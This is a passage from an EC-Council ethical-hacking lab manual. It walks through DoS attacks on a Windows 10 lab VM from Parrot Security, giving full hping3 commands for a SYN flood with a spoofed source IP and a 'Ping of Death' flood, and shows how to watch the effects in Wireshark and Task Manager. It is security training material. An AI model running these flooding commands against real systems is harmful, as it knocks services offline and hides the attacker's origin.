


Figure 1.1.9: Analyzing the traffic

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Observe that the target machine (**Windows 10**) has drastically slowed, implying that the DoS attack is in progress on the machine. If the attack is continued for some time, the machine's resources will eventually be completely exhausted, causing it to stop responding.
25. Once the performance analysis of the machine is complete, switch to the **Parrot Security** virtual machine and press **Ctrl+C** to terminate the attack.




Figure 1.1.10: Terminating the attack

26. This concludes the demonstration of how to perform SYN flooding on a target host using Metasploit.
27. Close all open windows and document all the acquired information.

TASK 2 Perform a DoS Attack on a Target Host using hping3

Here, we will use the hping3 tool to perform DoS attacks such as SYN flooding, Ping of Death (PoD) attacks, and UDP application layer flood attacks on a target host.

hping3 is a command-line-oriented network scanning and packet crafting tool for the TCP/IP protocol that sends ICMP echo requests and supports TCP, UDP, ICMP, and raw-IP protocols.

1. Turn on the **Windows Server 2019** virtual machine.

Note: Ensure that the **Windows 10** and **Parrot Security** virtual machines are running.

2. On the **Windows 10** virtual machine, click the **Type here to search** field at the bottom of **Desktop** and type **wireshark**. Click **Wireshark** from the results.
3. **The Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet0**) to start capturing the network traffic.

TASK 2.1

Perform SYN Flooding using hping3

4. **Wireshark** starts capturing the packets; leave it running.
5. Switch to the **Parrot Security** virtual machine. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

8. Now, type **cd** and press **Enter** to jump to the root directory

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

🗁 hping3 performs network security auditing, firewall testing, manual path MTU discovery, advanced traceroute, remote OS fingerprinting, remote uptime guessing, TCP/IP stacks auditing, and other functions.

9. In the terminal window; type **hping3 -S <Target IP Address> -a <Spoofable IP Address> -p 22 --flood** and press **Enter**.

Note: Here, the target IP address is **10.10.10.10** [**Windows 10**], and the spoofable IP address is **10.10.10.19** [**Windows Server 2019**])

Note: **-S**: sets the SYN flag; **-a**: spoofs the IP address; **-p**: specifies the destination port; and **--flood**: sends a huge number of packets.

10. This command initiates the SYN flooding attack on the **Windows 10** virtual machine. After a few seconds, press **Ctrl+C** to stop the SYN flooding of the target machine.

Note: If you send the SYN packets for a long period, then the target system may crash.

11. Observe how, in very little time, the huge number of packets are sent to the target machine.




Figure 1.2.1: Attack successfully launched from Parrot Security

12. **hping3** floods the victim machine by sending bulk **SYN packets** and **overloading** the victim's resources.

13. Switch to the **Windows 10** virtual machine and observe the TCP-SYN packets captured by **Wireshark**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.2.2: Wireshark with packets traffic

14. Now, observe the graphical view of the captured packets. To do so, click **Statistics** from the menu bar, and then click the **I/O Graph** option from the drop-down list.




Figure 1.2.3: Wireshark: I/O Graph option

15. The **Wireshark . IO Graphs . Ethernet0** window appears, displaying the graphical view of the captured packets. Observe the huge number of TCP packets sent by Wireshark, as shown in the screenshot.

16. After analyzing the **I/O Graph**, click **Close** to close the **Wireshark . IO Graphs . Ethernet0** window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.2.4: Wireshark - IO Graphs

TASK 2.2

Perform Ping of Death (PoD) Attack Using hping3

17. Close the **Wireshark** main window. If an **Unsaved packets...** pop-up appears, click **Stop and Quit without Saving**.
18. Now, we shall perform a PoD attack on the target system.
19. Switch to the **Parrot Security** virtual machine. In the **Terminal** window, type **hping3 -d 65538 -S -p 21 --flood <Target IP Address>** (here, the target IP address is **10.10.10.10 [Windows 10]**) and press **Enter**.

Note: **-d**: specifies data size; **-S**: sets the SYN flag; **-p**: specifies the destination port; and **--flood**: sends a huge number of packets.




Figure 1.2.5: Attack successfully launched from Parrot Security

20. This command initiates the PoD attack on the **Windows 10** virtual machine.

Note: In a PoD attack, the attacker tries to crash, freeze, or destabilize the targeted system or service by sending malformed or oversized packets using a simple ping command.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

For example, the attacker sends a packet that has a size of 65,538 bytes to the target web server. This packet size exceeds the size limit prescribed by RFC 791 IP, which is 65,535 bytes. The receiving system's reassembly process might cause the system to crash.

21. **hping3** floods the victim machine by sending bulk packets, and thereby overloading the victim's resources.

TASK 2.3

Analyze Target System's Performance

22. Switch to the **Windows 10** virtual machine, click the **Type here to search** field present at the bottom of **Desktop**, and type **task**. Click **Task Manager** from the results.
23. The **Task Manager** window appears; by default, the **Processes** tab appears, as shown in the screenshot.

